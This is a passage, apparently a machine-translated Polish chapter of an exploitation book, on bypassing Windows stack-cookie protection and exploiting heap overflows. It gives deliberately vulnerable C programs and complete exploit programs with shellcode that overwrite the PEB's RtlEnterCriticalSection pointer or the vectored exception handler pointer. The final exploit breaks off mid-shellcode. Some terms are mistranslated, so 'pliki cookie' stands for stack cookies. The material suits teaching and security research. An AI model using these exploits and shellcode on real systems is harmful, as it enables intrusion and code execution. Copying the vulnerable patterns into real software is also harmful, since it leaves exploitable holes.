UnhandledExceptionFilter zalecamy sesję z IDA Pro. Jednak jako szybki przegląd funkcja ta ładuje bibliotekę faultrep.dll, a następnie wykonuje funkcję ReportFault eksportowaną przez tę bibliotekę. Ta funkcja robi również różne rzeczy i jest odpowiedzialna za wyskakujące okienko Tell-Microsoft-about-this-bug. Czy kiedykolwiek widziałeś nazwane potoki PCHHangRepExecPipe i CHFaultRepExecPipe? Są one używane w ReportFault. Przejdźmy teraz do problemów, o których wspomnieliśmy, i zbadajmy, dlaczego w rzeczywistości są to problemy. Najlepszym sposobem na to jest użycie przykładowego kodu. Rozważ następujące (wysoce wymyślne) źródło C:

```
#include < stdio.h >

#include < windows.h >

HANDLE hp=NULL;

int ReturnHostFromUrl(char **, char *);

int main()

{

char *ptr = NULL;

hp = HeapCreate(0,0x1000,0x10000);

ReturnHostFromUrl(&ptr,”http://www.ngssoftware.com/index.html”);

printf(“Host is %s”,ptr);

HeapFree(hp,0,ptr);

return 0;

}
```

```
int ReturnHostFromUrl(char **buf, char *url)
{
int count = 0;
char *p = NULL;
char buffer[40]="";
// Get a pointer to the start of the host
p = strstr(url,"http://");
if(!p)
return 0;
p = p + 7;
// do processing on a local copy
strcpy(buffer,p); // <------ NOTE 1
// find the first slash
while(buffer[count] !='/')
count ++;
// set it to NULL
buffer[count] = 0;
// We now have in buffer the host name
// Make a copy of this on the heap
p = (char *)HeapAlloc(hp,0,strlen(buffer)+1);
if(!p)
return 0;
strcpy(p,buffer);
*buf = p; // <---------- NOTE 2
return 0;
```

Ten program pobiera adres URL i wyodrębnia nazwę hosta. Funkcja ReturnHostFromUrl ma usterkę przepełnienia bufora opartą na stosie oznaczoną w UWAGA 1. Pozostawiając to na chwilę, jeśli spojrzymy na prototyp funkcji, widzimy, że przyjmuje ona dwa parametry — jeden wskaźnik do wskaźnika (char **) i inny wskaźnik do adresu URL do złamania. Zaznaczony w NOTE 2 ustawiamy pierwszy parametr (znak **) jako wskaźnik do nazwy hosta przechowywanej na dynamicznym stercie. Spójrzmy na to:

```
004011BC mov ecx,dword ptr [ebp+8]
004011BF mov edx,dword ptr [ebp-8]
```

004011C2 mov dword ptr [ecx],edx

W 0x004011BC adres wskaźnika przekazanego jako pierwszy parametr jest przenoszony do ECX. Następnie wskaźnik do nazwy hosta na stercie jest przenoszony do EDX. To jest następnie przenoszone na adres wskazany przez ECX. Tutaj wkrada się jeden z naszych problemów. Jeśli przepełnimy bufor stosu, nadpiszemy ciasteczko, nadpiszemy zapisany wskaźnik bazowy, a następnie zapisany adres powrotu, zaczniemy nadpisywać parametry, które zostały przekazane do funkcji.

Po przepełnieniu bufora atakujący kontroluje parametry, które zostały przekazane do funkcji. Z tego powodu, gdy instrukcje w 0x004011BC wykonują *buf = p; operacji, mamy możliwość dowolnego nadpisania pamięci lub szansę spowodowania naruszenia dostępu. Patrząc na drugą z tych dwóch możliwości, jeśli nadpiszemy parametr w EBP + 8 przez 0x41414141, to proces spróbuje zapisać wskaźnik do tego adresu. Ponieważ 0x41414141 jest (nie normalnie) zainicjowaną pamięcią, to mamy dostęp do naruszenia. Pozwala nam to nadużywać mechanizmów obsługi wyjątków strukturalnych w celu ominięcia omówionej wcześniej ochrony stosu. Ale co, jeśli nie chcemy spowodować naruszenia dostępu? Ponieważ obecnie badamy inne mechanizmy obchodzenia ochrony stosu, spójrzmy na opcję arbitralnego nadpisywania pamięci. Wracając do problemów wymienionych w opisie procesu sprawdzania plików cookie, pierwszy problem występuje, gdy autorytatywna wersja pliku cookie jest przechowywana w sekcji .data pliku obrazu. W przypadku danej wersji pliku obrazu plik cookie można znaleźć w stałej lokalizacji (może to dotyczyć nawet różnych wersji). Jeśli położenie p, które jest wskaźnikiem do naszej nazwy hosta na stercie, jest przewidywalne; to znaczy, za każdym razem, gdy uruchamiamy program, adres jest taki sam, wtedy możemy nadpisać autorytatywną wersję pliku cookie w sekcji .data tym adresem i użyć tej samej wartości, gdy nadpisujemy plik cookie przechowywany na stosie. W ten sposób, gdy plik cookie jest sprawdzany, są one takie same. Gdy przejdziemy kontrolę, możemy kontrolować ścieżkę wykonania i powrócić do wybranego przez nas adresu, tak jak w normalnym przepełnieniu bufora na stosie. Nie jest to jednak najlepsza opcja w tym przypadku. Dlaczego nie? Cóż, mamy szansę nadpisać coś adresem bufora, którego zawartość kontrolujemy. Możemy wypełnić ten bufor naszym kodem exploita i nadpisać wskaźnik funkcji adresem naszego bufora. W ten sposób, gdy funkcja jest wywoływana, wykonywany jest nasz kod. Jednak nie udaje nam się sprawdzić plików cookie, co prowadzi nas do problemu numer dwa. Przypomnijmy, że jeśli zdefiniowano procedurę obsługi zabezpieczeń, zostanie ona wywołana w przypadku niepowodzenia sprawdzania plików cookie, co jest dla nas idealne w tym przypadku. Wskaźnik funkcji do obsługi bezpieczeństwa jest również przechowywany w sekcji .data, więc wiemy, gdzie to będzie, i możemy nadpisać to wskaźnikiem do naszego bufora. W ten sposób, gdy sprawdzanie plików cookie nie powiedzie się, wykonywany jest nasz „obsługa bezpieczeństwa” i uzyskujemy kontrolę. Zilustrujmy inną metodę. Przypomnijmy, że jeśli sprawdzenie plików cookie nie powiedzie się i nie zdefiniowano procedury obsługi zabezpieczeń, po ustawieniu rzeczywistej procedury obsługi na 0 wywoływana jest funkcja UnhandledExceptionFilter. W tej funkcji jest wykonywanych tak wiele kodu, że mamy świetny plac zabaw, na którym możemy robić wszystko, co chcemy. Na przykład GetSystemDirectoryW jest wywoływana z poziomu funkcji UnhandledExceptionFilter, a następnie z tego katalogu ładowany jest plik faultrep.dll. W przypadku przepełnienia Unicode, możemy nadpisać wskaźnik do katalogu systemowego, który jest przechowywany w sekcji .data w kernel32.dll, wskaźnikiem do naszego własnego katalogu „system”. W ten sposób ładowana jest nasza własna wersja pliku faultrep.dll zamiast prawdziwej. Po prostu eksportujemy funkcję ReportFault i zostanie ona wywołana. Inną interesującą możliwością (w tej chwili jest to teoretyczne; nie mieliśmy jeszcze wystarczająco dużo czasu, aby to udowodnić) to pomysł zagnieżdżonego przepełnienia wtórnego. Większość funkcji wywołanych przez UnhandledExceptionFilter nie jest chroniona plikami cookie.

Załóżmy teraz, że jedna z nich - funkcja GetSystemDirectoryW - jest podatna na lukę przepełnienia bufora: katalog systemowy nigdy nie ma więcej niż 260 bajtów i pochodzi z zaufanego źródła, więc nie musimy się martwić o przekroczenia tutaj. Użyjmy bufora o stałym rozmiarze i skopiujmy do niego dane, aż natkniemy się na terminator zerowy. Rozumiesz mój dryf. Teraz, w normalnych okolicznościach, to przepełnienie nie mogło zostać wywołane, ale jeśli nadpiszemy wskaźnik do katalogu systemowego wskaźnikiem do naszego bufora, możemy spowodować wtórne przepełnienie w kodzie, który nie jest chroniony plikiem cookie. Kiedy wracamy, robimy to pod wybrany przez nas adres i przejmujemy kontrolę. Tak się składa, że GetSystemDirectory nie jest w ten sposób podatny na ataki. Jednak w kodzie za UnhandledExceptionFilter może czaić się taka ukryta luka - po prostu jeszcze jej nie znaleźliśmy. Zapraszam do obejrzenia siebie. Można zapytać, czy taki scenariusz (to znaczy sytuacja, w której mamy nadpisanie arbitralnej pamięci przed wywołaniem kodu sprawdzającego pliki cookie) jest prawdopodobny. Odpowiedź brzmi tak; zdarza się to dość często. Rzeczywiście, luka DCOM odkryta przez The Last Stage of Delirium cierpiała z powodu tego rodzaju problemu. Podatna funkcja przyjęła typ wchar ** jako jeden ze swoich parametrów. Stało się to tuż przed zwróceniem przez funkcję wskaźników, które zostały ustawione, umożliwiając nadpisanie dowolnej pamięci. Jedyną trudnością w korzystaniu z niektórych z tych technik z tą luką jest to, że aby wywołać przepełnienie, dane wejściowe muszą być ścieżką Unicode UNC, która zaczyna się od dwóch ukośników odwrotnych. Zakładając, że nadpisujemy wskaźnik do modułu obsługi bezpieczeństwa wskaźnikiem do naszego bufora, pierwszą rzeczą, która zostanie wykonana po wywołaniu, będzie:

pop esp

add byte ptr[eax+eax+n],bl

gdzie n to następny bajt. Ponieważ EAX+EAX+n nigdy nie jest zapisywalny, dostęp naruszamy i tracimy proces. Ponieważ utknęliśmy z \\ na początku bufora, poprzedni nie był realną metodą exploita. Gdyby nie podwójny ukośnik odwrotny (\\), wystarczyłaby każda z omówionych tutaj metod. W końcu widzimy, że istnieje wiele sposobów na ominięcie ochrony stosu zapewnianej przez pliki cookie bezpieczeństwa i flagę .NET GS. Przyjrzeliśmy się, w jaki sposób można nadużywać strukturalnej obsługi wyjątków, a także przyjrzeliśmy się, jak można zastosować parametry właściciela wepchnięte na stos i przekazane do podatnej funkcji. W miarę upływu czasu Microsoft wprowadzi zmiany w swoich mechanizmach ochrony, co jeszcze bardziej utrudni skuteczne wykorzystanie przepełnień buforów opartych na stosie. Czy pętla kiedykolwiek zostanie całkowicie zamknięta, okaże się.

**Przepełnienia bufora na stercie**

Podobnie jak w przypadku przepełnień buforów opartych na stosie, bufory sterty mogą zostać przepełnione z równie katastrofalnymi konsekwencjami. Zanim zagłębimy się w szczegóły przepełnień sterty, omówmy, czym jest sterta. Mówiąc prościej, sterta to obszar pamięci, który program może wykorzystać do przechowywania danych dynamicznych. Rozważmy na przykład serwer WWW. Zanim serwer zostanie skompilowany do pliku binarnego, nie ma pojęcia co do rodzaju próśb, które zgłoszą jej klienci. Niektóre żądania będą miały długość 20 bajtów, podczas gdy inne żądanie mogą mieć 20 000 bajtów. Serwer musi równie dobrze radzić sobie w obu sytuacjach. Zamiast używać bufora o stałym rozmiarze na stosie do przetwarzania żądań, serwer użyje sterty. Żąda przydzielenia pewnej ilości miejsca na stercie, która jest używana jako bufor do obsługi żądania. Korzystanie ze sterty pomaga w zarządzaniu pamięcią, dzięki czemu oprogramowanie jest znacznie bardziej skalowalne.

**Sterta procesu**

Każdy proces uruchomiony w Win32 ma domyślną stertę znaną jako sterta procesu. Wywołanie funkcji C GetProcessHeap() zwróci uchwyt do tej sterty procesu. Wskaźnik do sterty procesu jest również

przechowywany w bloku środowiska procesu (PEB). Poniższy kod asemblera zwróci wskaźnik do sterty procesu w rejestrze EAX:

```
mov eax, dword ptr fs:[0x30]

mov eax, dword ptr[eax+0x18]
```

Wiele podstawowych funkcji interfejsu API systemu Windows, które wymagają sterty do przetwarzania, używa tej domyślnej sterty procesu.

**Dynamiczne sterty**

Dalej w domyślnej stercie procesu, pod Win32, proces może utworzyć tyle dynamicznych stert, ile uzna za stosowne. Te dynamiczne sterty są dostępne globalnie w ramach procesu i są tworzone za pomocą funkcji HeapCreate().

**Praca ze stertą**

Zanim proces będzie mógł przechowywać cokolwiek na stercie, musi przydzielić trochę miejsca. Zasadniczo oznacza to, że proces chce pożyczyć kawałek sterty, w którym można przechowywać rzeczy. Aplikacja użyje do tego funkcji HeapAllocate(), przekazując takie informacje, jak ilość miejsca na stercie potrzebuje aplikacja. Jeśli wszystko pójdzie dobrze, menedżer sterty przydziela blok pamięci ze sterty i przekazuje rozmówcy wskaźnik do kawałka pamięci, który właśnie udostępnił. Nie trzeba dodawać, że menedżer sterty musi śledzić to, co jest już przypisane; w tym celu używa kilku struktur zarządzania stertą. Struktury te zasadniczo zawierają informacje o rozmiarze przydzielonych bloków i parę wskaźników, które wskazują na inny wskaźnik, który wskazuje na następny dostępny blok. Nawiasem mówiąc, wspomnieliśmy, że aplikacja użyje funkcji HeapAllocate() do zażądania porcji sterty. Dostępne są inne funkcje sterty, które w zasadzie istnieją w celu zapewnienia kompatybilności wstecznej. Win16 miał dwie sterty: miał stertę globalną, do której miał dostęp każdy proces, a każdy proces miał własną stertę lokalną. Win32 nadal ma takie funkcje jak LocalAlloc() i GlobalAlloc(). Jednak Win32 nie ma takiego zróżnicowania jak Win16: W Win32 obie te funkcje przydzielają miejsce z domyślnej sterty procesu. Zasadniczo te funkcje przekazują do HeapAllocate() w sposób podobny do:

```
h = HeapAllocate(GetProcessHeap(),0,rozmiar);
```

Po zakończeniu procesu przechowywania może się ono uwolnić i być ponownie dostępne do użytku. Zwalnianie przydzielonej pamięci jest tak proste, jak wywołanie funkcji HeapFree – lub funkcji LocalFree lub GlobalFree, pod warunkiem, że zwalniasz blok z domyślnej sterty procesu.

**Jak działa sterta**

Ważną kwestią, na którą należy zwrócić uwagę, jest to, że podczas gdy stos rośnie w kierunku adresu 0x00000000, sterta działa odwrotnie. Oznacza to, że dwa wywołania HeapAllocate utworzą pierwszy blok pod niższym adresem wirtualnym niż drugi. W konsekwencji wszelkie przelewanie się pierwszego bloku przeleje się do drugiego bloku. Każda sterta, czy to domyślna sterta procesu, czy sterta dynamiczna, zaczyna się strukturą, która zawiera między innymi tablicę 128 struktur LIST_ENTRY który śledzi wolne bloki — nazwiemy tę tablicę FreeLists. Każde LIST_ENTRY zawiera dwa wskaźniki (jak opisano w Winnt.h), a początek tej tablicy można znaleźć z przesunięciem 0x178 bajtów w strukturze sterty. Kiedy sterta jest tworzona po raz pierwszy, dwa wskaźniki, które wskazują na pierwszy blok pamięci dostępny do alokacji, są ustawiane w FreeLists[0]. Pod adresem, na który wskazują te wskaźniki - początek pierwszego dostępnego bloku - są dwa wskaźniki, które wskazują FreeLists[0]. Zakładając więc, że tworzymy stertę z adresem bazowym 0x00350000, a pierwszy dostępny blok ma adres 0x00350688, to:

* pod adresem 0x00350178 (FreeList[0].Flink) jest wskaźnikiem o wartości 0x00350688 (pierwszy wolny blok).

* pod adresem 0x0035017C (FreeList[0].Blink) to wskaźnik o wartości 0x00350688 (pierwszy wolny blok).

* pod adresem 0x00350688 (pierwszy wolny blok) jest wskaźnikiem o wartości 0x00350178 (FreeList[0]).

* pod adresem 0x0035068C (pierwszy wolny blok + 4) jest wskaźnikiem z wartością 0x00350178 (FreeList[0]).

W przypadku alokacji (na przykład przez wywołanie RtlAllocateHeap z prośbą o 260 bajtów pamięci) wskaźniki FreeList[0].Flink i FreeList[0].Blink są aktualizowane, aby wskazywały na następny wolny blok, który zostanie przydzielony . Co więcej, dwa wskaźniki, które wskazują z powrotem do tablicy FreeList, są przenoszone na koniec nowo przydzielonego bloku. Przy każdym alokacji lub zwolnieniu te wskaźniki są aktualizowane iw ten sposób przydzielone bloki są śledzone na podwójnie połączonej liście. Kiedy bufor oparty na stercie jest przepełniony do danych sterujących sterty, aktualizacja tych wskaźników umożliwia nadpisanie dowolnego słowa DW; atakujący ma możliwość zmodyfikowania danych sterujących programem, takich jak wskaźniki funkcji, a tym samym przejęcia kontroli nad ścieżką wykonania procesu. Atakujący nadpisze dane kontrolne programu, które najprawdopodobniej pozwolą mu przejąć kontrolę nad aplikacją. Na przykład, jeśli atakujący nadpisze wskaźnik funkcji wskaźnikiem do swojego bufora, ale przed uzyskaniem dostępu do wskaźnika funkcji, nastąpi naruszenie zasad dostępu i prawdopodobnie atakujący nie przejmie kontroli. W takim przypadku lepiej byłoby, gdyby atakujący nadpisał wskaźnik do procedury obsługi wyjątków - w ten sposób, gdy nastąpi naruszenie zasad dostępu, zamiast tego wykonywany jest kod atakującego. Zanim przejdziemy do szczegółów wykorzystywania przepełnień opartych na stercie w celu uruchomienia dowolnego kodu, przyjrzyjmy się dokładniej, na czym polega problem.Poniższy kod jest podatny na przepełnienie sterty:

```
#include < stdio.h >

#include < windows.h >

DWORD MyExceptionHandler(void);

int foo(char *buf);

int main(int argc, char *argv[])

{

HMODULE l;

l = LoadLibrary(“msvcrt.dll”);

l = LoadLibrary(“netapi32.dll”);

printf(“\n\nHeapoverflow program.\n”);

if(argc != 2)

return printf(“ARGS!”);

foo(argv[1]);

return 0;
```

```
}
DWORD MyExceptionHandler(void)
{
printf("In exception handler....");
ExitProcess(1);
return 0;
}
int foo(char *buf)
{
HLOCAL h1 = 0, h2 = 0;
HANDLE hp;
__try{
hp = HeapCreate(0,0x1000,0x10000);
if(!hp)
return printf("Failed to create heap.\n");
h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
printf("HEAP: %.8X %.8X\n",h1,&h1);
// Heap Overflow occurs here:
strcpy(h1,buf);
// This second call to HeapAlloc() is when we gain control
h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
printf("hello");
}
__except(MyExceptionHandler())
{
printf("oops...");
}
return 0;
}
```

Luką w tym kodzie jest wywołanie strcpy() w funkcji foo(). Jeśli ciąg buf jest dłuższy niż 260 bajtów (rozmiar bufora docelowego), struktura kontroli sterty jest zastępowana. Ta struktura kontrolna ma dwa wskaźniki, które wskazują na tablicę FreeLists, w której możemy znaleźć parę wskaźników do

następnego wolnego bloku. Podczas zwalniania lub alokowania menedżer sterty przełącza je, przesuwając jeden wskaźnik na drugi, a następnie drugi wskaźnik do pierwszego. Przekazując nadmiernie długi argument (na przykład 300 bajtów) do tego programu (który jest następnie przekazywany do funkcji foo, w której występuje przepełnienie), dostęp do kodu narusza przy drugim wywołaniu funkcji HeapAlloc():

77F6256F 89 01 mov dword ptr [ecx],eax

77F62571 89 48 04 mov dword ptr [eax+4],ecx

Chociaż uruchamiamy to za pomocą drugiego wywołania HeapAlloc, wywołanie HeapFree lub HeapRealloc wywoła ten sam efekt. Jeśli spojrzymy na rejestry ECX i EAX, zobaczymy, że oba zawierają dane z łańcucha, który przekazaliśmy jako argument do programu. Nadpisaliśmy wskaźniki w strukturze zarządzania stertą, więc gdy zostanie ona zaktualizowana, aby odzwierciedlić zmianę w stercie po wykonaniu drugiego wywołania HeapAlloc(), kończymy całkowicie posiadanie obu rejestrów. Teraz spójrz, co robi kod:

mov dword ptr [ecx],eax

Oznacza to, że wartość w EAX należy przenieść pod adres wskazany przez ECX. W związku z tym możemy nadpisać pełne 32 bity w dowolnym miejscu w wirtualnej przestrzeni adresowej procesu (oznaczonej jako zapisywalna) dowolną 32-bitową wartością, jaką chcemy. Możemy to wykorzystać, nadpisując dane sterujące programu. Jest jednak zastrzeżenie. Spójrz na następny wiersz kodu:

mov dword ptr [eax+4],ecx

Odwróciliśmy teraz instrukcje. Jakakolwiek wartość znajduje się w rejestrze EAX (używanym do nadpisania wartości wskazywanej przez ECX w pierwszym wierszu) musi również wskazywać na pamięć zapisywalną, ponieważ cokolwiek jest w ECX, jest teraz zapisywane pod adresem wskazywanym przez EAX+4. Jeśli EAX nie wskazuje na pamięć zapisywalną, nastąpi naruszenie zasad dostępu. W rzeczywistości nie jest to zła rzecz i nadaje się do jednego z bardziej powszechnych sposobów wykorzystywania przepełnień sterty. Atakujący często zastępują wskaźnik do procedury obsługi w strukturze rejestracji wyjątków na stosie lub w filtrze nieobsługiwanych wyjątków, ze wskaźnikiem do bloku kodu, który przeniesie ich z powrotem do kodu, jeśli zostanie zgłoszony wyjątek. I oto, jeśli EAX wskazuje na pamięć niezapisywalną, otrzymujemy wyjątek i wykonuje się dowolny kod. Nawet jeśli EAX jest zapisywalny, ponieważ EAX nie równa się ECX, niskopoziomowe funkcje sterty z dużym prawdopodobieństwem przejdą jakąś ścieżkę błędu i mimo to zgłoszą wyjątek. Tak więc nadpisanie wskaźnika do obsługi wyjątków jest prawdopodobnie najłatwiejszym sposobem wykorzystania przepełnień opartych na stercie.

**Wykorzystywanie przepełnień opartych na stercie**

Jedną z ciekawych rzeczy u wielu programistów jest to, że chociaż wiedzą, że przepełnione bufory oparte na stosie mogą być niebezpieczne, uważają, że bufory oparte na stercie są bezpieczne; a co z tego, jeśli się przepełnią? Program zawiesza się w najgorszym przypadku. Nie zdają sobie sprawy, że przepełnienia oparte na stercie są tak samo niebezpieczne, jak ich odpowiedniki oparte na stosie, i całkiem szczęśliwie będą używać złych funkcji, takich jak strcpy() i strcat() w buforach opartych na stercie. Jak omówiono w poprzedniej sekcji, najlepszym sposobem wykorzystania przepełnień opartych na stercie do uruchomienia dowolnego kodu jest praca z programami obsługi wyjątków. Zastępowanie wskaźnika do procedury obsługi wyjątków przez obsługę wyjątków opartą na ramkach podczas wykonywania przepełnienia sterty jest powszechnie znaną techniką; tak samo jest z użyciem

filtru nieobsługiwanych wyjątków. Zamiast szczegółowo je omawiać (omówiono je na końcu tej sekcji), przyjrzymy się dwóm nowym technikom.

**Zastąp wskaźnik do RtlEnterCriticalSection w PEB**

Wyjaśniliśmy PEB, opisując jego strukturę. Należy pamiętać o kilku ważnych kwestiach. Mieliśmy kilka wskaźników do funkcji, w szczególności do RtlEnterCriticalSection() i RtlLeaveCriticalSection(). Jeśli się zastanawiałeś, funkcje RtlAccquirePebLock() i RtlReleasePebLock() wyeksportowane przez ntdll.dll odwołują się do nich. Te dwie funkcje są wywoływane ze ścieżki wykonania ExitProcess(). W związku z tym możemy wykorzystać PEB do uruchomienia dowolnego kodu, gdy proces się kończy. Programy obsługi wyjątków często wywołują ExitProcess, a jeśli taki program obsługi wyjątków został skonfigurowany, użyj go. Z przepełnieniem sterty arbitralnym nadpisaniem dword, możemy zmodyfikować jeden z tych wskaźników w PEB. To, co sprawia, że jest to tak atrakcyjna propozycja, to fakt, że lokalizacja PEB jest stała we wszystkich wersjach Windows NTx, niezależnie od dodatku Service Pack lub poziomu poprawek, a zatem lokalizacje tych wskaźników również są stałe. Prawdopodobnie najlepiej udać się do wskaźnika do RtlEnterCriticalSection(). Ten wskaźnik może zawsze znajdować się pod adresem 0x7FFDF020. Jednak podczas wykorzystywania przepełnienia sterty użyjemy adresu 0x7FFDF01C - dzieje się tak, ponieważ odwołujemy się do adresu za pomocą EAX+4.

77F62571 89 48 04 mov dword ptr [eax+4],ecx

Nie ma tu nic trudnego; przepełniamy bufor, dokonujemy arbitralnego nadpisywania, pozwalamy na naruszenie zasad dostępu, a następnie zaczynamy zabawę z ExitProcess. Pamiętaj jednak o kilku rzeczach. Po pierwsze, podstawową akcją, którą powinien wykonać twój dowolny kod, jest ponowne ustawienie wskaźnika. Wskaźnik może być użyty w innym miejscu, a zatem stracisz cały proces. Może być również konieczne naprawienie sterty, w zależności od tego, co robi twój kod. Naprawianie sterty jest oczywiście przydatne tylko wtedy, gdy twój kod nadal jest w pobliżu, gdy proces się kończy. Jak wspomniano, Twój kod może zostać usunięty, co zwykle ma miejsce w przypadku programów obsługi wyjątków, które wywołują ExitProcess(). W przypadku przepełnienia sterty w plikach wykonywalnych CGI opartych na sieci Web przydatna może być również technika polegająca na użyciu naruszenia zasad dostępu do wykonania kodu. Poniższy kod jest prostą demonstracją użycia naruszenia zasad dostępu do wykonania wrogiego kodu w akcji. Wykorzystuje przedstawiony wcześniej kod.

```
#include < stdio.h >

#include < windows.h >

unsigned int GetAddress(char *lib, char *func);

void fixupaddresses(char *tmp, unsigned int x);

int main()

{

unsigned char buffer[300]="";

unsigned char heap[8]="";

unsigned char pebf[8]="";

unsigned char shellcode[200]="";

unsigned int address_of_system = 0;
```

```
unsigned int address_of_RtlEnterCriticalSection = 0;
unsigned char tmp[8]=””;
unsigned int cnt = 0;
printf(“Getting addresses...\n”);
address_of_system = GetAddress(“msvcrt.dll”,”system”);
address_of_RtlEnterCriticalSection =
GetAddress(“ntdll.dll”,”RtlEnterCriticalSection”);
if(address_of_system == 0 ||
address_of_RtlEnterCriticalSection == 0)
return printf(“Failed to get addresses\n”);
printf(“Address of msvcrt.system\t\t\t=
%.8X\n”,address_of_system);
printf(“Address of ntdll.RtlEnterCriticalSection\t=
%.8X\n”,address_of_RtlEnterCriticalSection);
strcpy(buffer,”heap1 “);
// Shellcode - repairs the PEB then calls system(“calc”);
strcat(buffer,”\“\x90\x90\x90\x90\x01\x90\x90\x6A\x30\x59\x64\x8B\x01\xB9”);
fixupaddresses(tmp,address_of_RtlEnterCriticalSection);
strcat(buffer,tmp);
strcat(buffer,”\x89\x48\x20\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\
x53\xB9”);
fixupaddresses(tmp,address_of_system);
strcat(buffer,tmp);
strcat(buffer,”\xFF\xD1”);
// Padding
while(cnt < 58)
{
strcat(buffer,”DDDD”);
cnt ++;
}
// Pointer to RtlEnterCriticalSection pointer - 4 in PEB
```

```
strcat(buffer,"\x1C\xF0\xFD\x7f");
// Pointer to heap and thus shellcode
strcat(buffer,"\x88\x06\x35");
strcat(buffer,"\"");
printf("\nExecuting heap1.exe... calc should open.\n");
system(buffer);
return 0;
}
unsigned int GetAddress(char *lib, char *func)
{
HMODULE l=NULL;
unsigned int x=0;
l = LoadLibrary(lib);
if(!l)
return 0;
x = GetProcAddress(l,func);
if(!x)
return 0;
return x;
}
void fixupaddresses(char *tmp, unsigned int x)
{
unsigned int a = 0;
a = x;
a = a << 24;
a = a >> 24;
tmp[0]=a;
a = x;
a = a >> 8;
a = a << 24;
a = a >> 24 ;
```

```
tmp[1]=a;

a = x;

a = a >> 16;

a = a << 24;

a = a >> 24;

tmp[2]=a;

a = x;

a = a >> 24;

tmp[3]=a;
```

Jak wspomniano, system Windows 2003 Server nie używa tych wskaźników. W rzeczywistości PEB w systemie Windows 2003 Server ustawia te adresy na NULL. To powiedziawszy, nadal można przeprowadzić podobny atak. Wywołanie ExitProcess() lub UnhandledExceptionFilter() wywołuje wiele funkcji Ldr*, takich jak LdrUnloadDll(). Pewna liczba funkcji Ldr* wywoła wskaźnik do funkcji, jeśli jest niezerowy. Te wskaźniki funkcji są zwykle ustawiane, gdy uruchamia się silnik SHIM. W normalnym procesie te wskaźniki nie są ustawione. Ustawiając wskaźnik poprzez wykorzystanie przepełnienia, możemy osiągnąć ten sam efekt.

Overwrite Pointer to First Vectored Handler at 77FC3210

W systemie Windows XP wprowadzono obsługę wyjątków wektorowych. W przeciwieństwie do tradycyjnej obsługi wyjątków opartej na ramkach, która przechowuje struktury rejestracji wyjątków na stosie, obsługa wyjątków wektorowych przechowuje informacje o procedurach obsługi na stercie. Informacje te są przechowywane w strukturze bardzo podobnej do struktury rejestracji wyjątków.

```
struct _VECTORED_EXCEPTION_NODE

{

dword m_pNextNode;

dword m_pPreviousNode;

PVOID m_pfnVectoredHandler;

}
```

m_pNextNode wskazuje następną strukturę _VECTORED_EXCEPTION_NODE, m_pPreviousNode wskazuje poprzednią strukturę _VECTORED_EXCEPTION_NODE, a m_pfnVectoredHandler wskazuje adres kodu implementującego procedurę obsługi. Wskaźnik do pierwszego węzła wyjątku wektorowego, który zostanie użyty w przypadku wyjątku, można znaleźć pod adresem 0x77FC3210 (chociaż ta lokalizacja może się zmieniać w czasie, gdy dodatki Service Pack modyfikują system). Wykorzystując przepełnienie sterty, możemy nadpisać ten wskaźnik wskaźnikiem do naszej własnej struktury pseudo _VECTORED_EXCEPTION_NODE. Zaletą tej techniki jest to, że procedury obsługi wyjątków wektorowych będą wywoływane przed wszystkimi procedurami obsługi opartymi na ramkach. Poniższy kod (w systemie Windows XP Service Pack 1) jest odpowiedzialny za wysłanie procedury obsługi w przypadku wystąpienia wyjątku:

77F7F49E mov esi,dword ptr ds:[77FC3210h]

77F7F4A4 jmp 77F7F4B4

77F7F4A6 lea eax,[ebp-8]

77F7F4A9 push eax

77F7F4AA call dword ptr [esi+8]

77F7F4AD cmp eax,0FFh

77F7F4B0 je 77F7F4CC

77F7F4B2 mov esi,dword ptr [esi]

77F7F4B4 cmp esi,edi

77F7F4B6 jne 77F7F4A6

Ten kod przenosi do rejestru ESI wskaźnik do struktury _VECTORED_EXCEPTION_NODE pierwszej procedury obsługi wektorowej, która ma zostać wywołana. Następnie wywołuje funkcję wskazywaną przez ESI + 8. Wykorzystując przepełnienie sterty, możemy przejąć kontrolę nad procesem, ustawiając ten wskaźnik na 0x77FC3210 jako nasz własny. Więc jak sobie z tym poradzimy? Najpierw musimy znaleźć wskaźnik do naszego przydzielonego bloku sterty w pamięci. Jeśli zmienna przechowująca ten wskaźnik jest zmienną lokalną, będzie istnieć w bieżącej ramce stosu. Nawet jeśli jest globalny, są szanse, że nadal będzie gdzieś na stosie, ponieważ jest odkładany na stos jako argument funkcji - nawet bardziej prawdopodobne, jeśli ta funkcja to HeapFree(). (Wskaźnik do bloku jest wciskany jako trzeci argument.) Gdy już go zlokalizujemy (powiedzmy na 0x0012FF50), możemy udawać, że jest to nasz m_pfnVectoredHandler, który tworzy 0x0012FF48 adres naszej struktury pseudo _VECTORED_EXCEPTION_NODE. Kiedy przepełnimy dane zarządzania stertą, dostarczymy 0x0012FF48 jako jeden wskaźnik i 0x77FC320C jako drugi. W ten sposób, kiedy

77F6256F 89 01 mov dword ptr [ecx],eax

77F62571 89 48 04 mov dword ptr [eax+4],ecx

wykonuje, 0x77FC320C (EAX) jest przenoszony do 0x0012FF48 (ECX), a 0x0012FF48 (ECX) jest przenoszony do 0x77FC3210 (EAX+4). W rezultacie wskaźnik do struktury najwyższego poziomu _VECTORED_EXCEPTION_NODE znaleziony pod adresem 0x77FC3210 jest naszą własnością. W ten sposób, gdy zostanie zgłoszony wyjątek, 0x0012FF48 przechodzi do rejestru ESI (instrukcja pod adresem 0x77F7F49E), a chwilę później wywoływana jest funkcja wskazywana przez ESI+8. Ta funkcja jest adresem naszego przydzielonego bufora na stercie; po wywołaniu nasz kod jest wykonywany. Przykładowy kod, który zrobi to wszystko, wygląda następująco:

```
#include < stdio.h >

#include < windows.h >

unsigned int GetAddress(char *lib, char *func);

void fixupaddresses(char *tmp, unsigned int x);

int main()

{
```

```
unsigned char buffer[300]="";
unsigned char heap[8]="";
unsigned char pebf[8]="";
unsigned char shellcode[200]="";
unsigned int address_of_system = 0;
unsigned char tmp[8]="";
unsigned int cnt = 0;
printf("Getting address of system...\n");
address_of_system = GetAddress("msvcrt.dll","system");
if(address_of_system == 0)
return printf("Failed to get address.\n");
printf("Address of msvcrt.system\t\t\t=
%.8X\n",address_of_system);
strcpy(buffer,"heap1 ");
while(cnt < 5)
{
strcat(buffer,"\x90\x90\x90\x90");
cnt ++;
}
// Shellcode to call system("calc");
strcat(buffer,"\x90\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9"
);
